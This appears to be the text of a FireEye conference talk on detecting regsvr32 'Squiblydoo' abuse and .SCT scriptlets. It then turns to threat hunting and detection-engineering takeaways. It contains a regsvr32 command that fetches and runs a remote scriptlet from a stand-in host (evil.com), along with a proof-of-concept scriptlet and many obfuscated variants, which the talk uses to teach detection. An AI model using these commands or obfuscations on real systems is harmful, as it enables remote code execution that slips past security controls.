      <script language="JScript">
         <![CDATA[
            var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
         ]]>
      </script>
</registration>
</scriptlet>
```

Command

```
regsvr32.exe /s /n /u /i:http://evil.com/bla.sct scrobj.dll
```

Detecting .SCT Content

YARA fans & network analysts awaken…

bla.sct

```
<?XML version="1.0"?>
<scriptlet>
<registration
   progid="PoC"
   classid="{F0001111-0000-0000-0000-0000FEEDACDC}">
      <!-- Proof Of Concept - Casey Smith @subTee -->
      <!--  License: BSD3-Clause -->
      <script language="JScript">
         <![CDATA[
            var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
         ]]>
      </script>
</registration>
</scriptlet>
```

- What's common? (there by default) #lazyhacker

Detecting .SCT Content

YARA fans & network analysts awaken…

bla.sct

```
<?XML version="1.0"?>
<scriptlet>
<registration
   progid="PoC"
   classid="{F0001111-0000-0000-0000-0000FEEDACDC}">
      <!-- Proof Of Concept - Casey Smith @subTee -->
      <!--  License: BSD3-Clause -->
      <script language="JScript">
         <![CDATA[
            var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
         ]]>
      </script>
</registration>
</scriptlet>
```

- What's common? (there by default) #lazyhacker

Detecting .SCT Content

YARA fans & network analysts awaken…

bla.sct

```
<?XML version="1.0"?>
<scriptlet>
<registration
   progid="PoC"
   classid="{F0001111-0000-0000-0000-0000FEEDACDC}">
      <!-- Proof Of Concept - Casey Smith @subTee -->
      <!--  License: BSD3-Clause -->
      <script language="JScript">
         <![CDATA[
            var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
         ]]>
      </script>
</registration>
</scriptlet>
```

- What's common? (there by default) #lazyhacker
- What's required?

Detecting .SCT Content

YARA fans & network analysts awaken…

bla.sct

```
<?XML version="1.0"?>
<scriptlet>
<registration
   progid="PoC"
   classid="{F0001111-0000-0000-0000-0000FEEDACDC}">
      <!-- Proof Of Concept - Casey Smith @subTee -->
      <!--  License: BSD3-Clause -->
      <script language="JScript">
         <![CDATA[
            var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
         ]]>
      </script>
</registration>
</scriptlet>
```

- What's common? (there by default) #lazyhacker
- What's required?

Detecting .SCT Content

YARA fans & network analysts awaken…

bla.sct

```
<?XML?>
<scriptlet>
<registration
   classid="{F0001111-0000-0000-0000-0000FEEDACDC}">
      <script language="JScript">
         var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
      </script>
</registration>
</scriptlet>
```

- What's common? (there by default) #lazyhacker
- What's required?

Detecting .SCT Content

YARA fans & network analysts awaken…

bla.sct

```
<?XML?>
<scriptlet>
<registration
   classid="{F0001111-0000-0000-0000-0000FEEDACDC}">
      <script language="JScript">
         var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
      </script>
</registration>
</scriptlet>
```

- What's common? (there by default) #lazyhacker
- What's required?
- What can change?

Detecting .SCT Content

YARA fans & network analysts awaken…

bla.sct

```
<?XML?>
<scriptlet>
<registration
   classid="{F0001111-0000-0000-0000-0000FEEDACDC}">
      <script language="JScript">
         var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
      </script>
</registration>
</scriptlet>
```

- What's common? (there by default) #lazyhacker
- What's required?
- What can change?

Detecting .SCT Content

YARA fans & network analysts awaken…

bla.sct

```
<?XML?>
<scriptlet>
<registration
   classid='{F0001111-0000-0000-0000-0000FEEDACDC}'>
      <script language='JScript'>
         var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
      </script>
</registration>
</scriptlet>
```

- What's common? (there by default) #lazyhacker
- What's required?
- What can change?

Detecting .SCT Content

YARA fans & network analysts awaken…

bla.sct

```
<?XML?>
<scriptlet>
<registration
   classid='{F0001111-0000-0000-0000-0000FEEDACDC}'>

      <script language='JScript'>

         var r = new ActiveXObject("WScript.Shell").Run("calc.exe");

      </script>
</registration>
</scriptlet>
```

- What's common? (there by default) #lazyhacker
- What's required?
- What can change?

https://commons.wikimedia.org/wiki/File:Acdc_logo_band.svg

Detecting .SCT Content

YARA fans & network analysts awaken…

bla.sct

```
<?XML?>
<scriptlet>
<registration
   classid='{FDB01111-0000-0000-0000-0000FEEDACDC}'>

      <script language='JScript'>

         var r = new ActiveXObject("WScript.Shell").Run("calc.exe");

      </script>
</registration>
</scriptlet>
```

- What's common? (there by default) #lazyhacker
- What's required?
- What can change?

https://commons.wikimedia.org/wiki/File:Acdc_logo_band.svg

Detecting .SCT Content

YARA fans & network analysts awaken…

bla.sct

```
<?XML?>
<scriptlet>
<registration
   classid='{FDB0FDB0-0000-0000-0000-0000FEEDACDC}'>

      <script language='JScript'>

         var r = new ActiveXObject("WScript.Shell").Run("calc.exe");

      </script>
</registration>
</scriptlet>
```

- What's common? (there by default) #lazyhacker
- What's required?
- What can change?

https://commons.wikimedia.org/wiki/File:Acdc_logo_band.svg

Detecting .SCT Content

YARA fans & network analysts awaken…

bla.sct

```
<?XML?>
<scriptlet>
<registration
   classid='{FDB0FDB0-FDB0-FDB0-FDB0-0000FEEDACDC}'>

      <script language='JScript'>

         var r = new ActiveXObject("WScript.Shell").Run("calc.exe");

      </script>
</registration>
</scriptlet>
```

- What's common? (there by default) #lazyhacker
- What's required?
- What can change?

https://commons.wikimedia.org/wiki/File:Acdc_logo_band.svg

Detecting .SCT Content

YARA fans & network analysts awaken…

bla.sct

```
<?XML?>
<scriptlet>
<registration
   classid='{FDB0FDB0-FDB0-FDB0-FDB0-EFFFFFFFFDB0}'>

      <script language='JScript'>

         var r = new ActiveXObject("WScript.Shell").Run("calc.exe");

      </script>
</registration>
</scriptlet>
```

- What's common? (there by default) #lazyhacker
- What's required?
- What can change?

https://commons.wikimedia.org/wiki/File:Acdc_logo_band.svg

Detecting .SCT Content

YARA fans & network analysts awaken…

bla.sct

```
<?XML?>
<scriptlet>
<registration
   classid='{FDB0FDB0-FDB0-FDB0-FDB0-EFFFFFFFFDB0}'>
      <script language='JScript'>
         var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
      </script>
</registration>
</scriptlet>
```

- What's common? (there by default) #lazyhacker
- What's required?
- What can change?

Detecting .SCT Content

YARA fans & network analysts awaken…

bla.sct

```
<?XML?>
<component>
<registration
   classid='{FDB0FDB0-FDB0-FDB0-FDB0-EFFFFFFFFDB0}'>
      <script language='JScript'>
         var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
      </script>
</registration>
</component>
```

- What's common? (there by default) #lazyhacker
- What's required?
- What can change?

Detecting .SCT Content

YARA fans & network analysts awaken…

bla.sct

```
<?XML?>
<component>
<registration

   classid='{FDB0FDB0-FDB0-FDB0-

      <script language='JScript'>

         var r = new ActiveXObject("WScript.Shell").Run("calc.exe");

      </script>
</registration>
</component>
```

JScript
VBScript
JScript.Encode
VBScript.Encode

```
#@~^NAAAAA==O□/O,',ZD□lDnr(LnmD`E
                UmDb2Yc?t□ssJ*R"EU`E^mV^
R□a+r#ahEAAA==^#~@
```

's common?
e by default)
hacker
's required?
can change?

Detecting .SCT Content

YARA fans & network analysts awaken…

bla.sct

```
<?XML?>
<component>
<registration
   classid='{FDB0FDB0-FDB0-FDB0-
      <script                    >
         var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
      </script>
</registration>
</component>
```

```
JScript
VBScript
JScript.Encode
VBScript.Encode

#@~^NAAAAA==O/O,',ZDlDnr(LnmD`E
                UmDb2Yc?tssJ*R"EU`E^mV^
Ra+r#ahEAAA==^#~@
```

's common?
e by default)
hacker
's required?
can change?

Detecting .SCT Content

YARA fans & network analysts awaken…

bla.sct

```
<?XML ?>
<component >
<registration
   classid = '{FDB0FDB0-FDB0-FDB0-FDB0-EFFFFFFFFDB0}' >
      <script >
         var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
      </script >
</registration >
</component >
```

- What's common? (there by default) #lazyhacker
- What's required?
- What can change?
- What can be added?

Detecting .SCT Content

YARA fans & network analysts awaken…

bla.sct

```
<?XML ?>
<component >
<registration
  classid = '{FDB0FDB0-FDB0-FDB0-FDB0-EFFFFFFFFDB0}' >
    <script >
      var r = new ActiveXObject ( "WScript.Shell" ) . Run ( "calc.exe" ) ;
    </script >
</registration >
</component >
```

- What's common? (there by default) #lazyhacker
- What's required?
- What can change?
- What can be added?

Detecting .SCT Content

YARA fans & network analysts awaken…

bla.sct

```
<?XML ?><component ><registration classid = '{FDB0FDB0-FDB0-FDB0-FDB0-EFFFFFFFFDB0}' ><script >var r = new ActiveXObject ( "WScript.Shell" ) . Run ( "calc.exe" ) ; </script ></registration ></component >
```

- What's common? (there by default) #lazyhacker
- What's required?
- What can change?
- What can be added?

Detecting .SCT Content

Different approaches pay off…

bla.sct

```
<?XML ?><component ><registration classid = '{FDB0FDB0-FDB0-FDB0-FDB0-EFFFFFFFFDB0}' ><script >var r = new ActiveXObject ( "WScript.Shell" ) . Run ( "calc.exe" ) ; </script ></registration ></component >
```

- Network detections:
  - Download over HTTP
  - Transfer over SMB
- Host detections:
  - Downloaded .SCT file (extension doesn't matter) in
    - \Temporary Internet Files\
    - \INetCache\

Detecting .SCT Content

Different approaches pay off…

- Script w/o obfuscation
- Handle obfuscation separately
- Focus on default strings (lazy attacker)
- Focus on anchors (“<registration”) with ABSENCE of default strings
- Detections against scripting content payload regardless of .SCT wrapper
  - DotNetToJScript

http://knowyourmeme.com/memes/happy-cat

FireEye

Outline

- Background
- Process
- Process Walkthrough (binaries)
- Detection Walkthrough #1 (regsvr32.exe)
- Detection Walkthrough #2 (.SCT script)
- **Hunting & Proactive Detection Development**
- Takeaways

Proactive Detection

Hunting

- Form a hypothesis of a way to find evil and test
  - Gather data and conduct analysis
- Find evil vs. define detection for evil
- Synergy!
  - Hunt to validate detection
  - Develop detection based on hunt result

https://www.usatoday.com/story/news/2018/08/28/grizzly-hunt-pits-tourists-against-sportsmen-wyoming/1065854002/

Proactive Detection

Hunting


- One output of a hunt should be new detections
  - Blacklist evil or whitelist good
- Detections that do not meet the target FP tolerance should become hunts
- If you're hunting for the same things over and over, consider automating that process into a detection

https://press-start.com.au/news/pcmac/2017/03/09/duck-hunt-inspired-game-coming-vr/

I may have had the Duck Hunt high score the last time I was at BruCon

Proactive Detection

Detect across the attack lifecycle



Proactive Detection

Where else do our detection ideas come from?

- Active and historic attacker activity in hundreds of Incident Response engagements and managed service customers
- Analyzing malware samples from engagements and malware repositories (internal/external)
- Intel (the good kind)
- Open source research - Twitter, Github, vendor blog posts, etc. (Github history is an invaluable resource)
- Crazy whims – IWHO (“I Wonder How Often…”)

FireEye

Outline

- Background
- Process
- Process Walkthrough (binaries)
- Detection Walkthrough #1 (regsvr32.exe)
- Detection Walkthrough #2 (.SCT script)
- Hunting & Proactive Detection Development
- **Takeaways**

Takeaways

I'll take mine to go

- Know what you are detecting today and HOW you are detecting it
  - What data sources?
  - What toolsets?
  - What timeframes (lag time to actionable alert/data)?
- Know your assumptions about attacker techniques and your own visibility
- Capture result of hunts as new detections

Takeaways
Second helping

- Know your tools
  - Validate data sources with more than one tool
  - Understand limitations of toolsets and/or artifacts and compensate elsewhere (build your own, open source tooling, etc.)
- Automate repetitive tasks to free you up to more effectively develop methodology-based detections
  - Initial idea and detection development
  - Tuning/scrapping/rebuilding of detection
  - Monitoring and tuning going forward for detection

FireEye

Thank You!

@matthewdunwoody

@danielhbohannon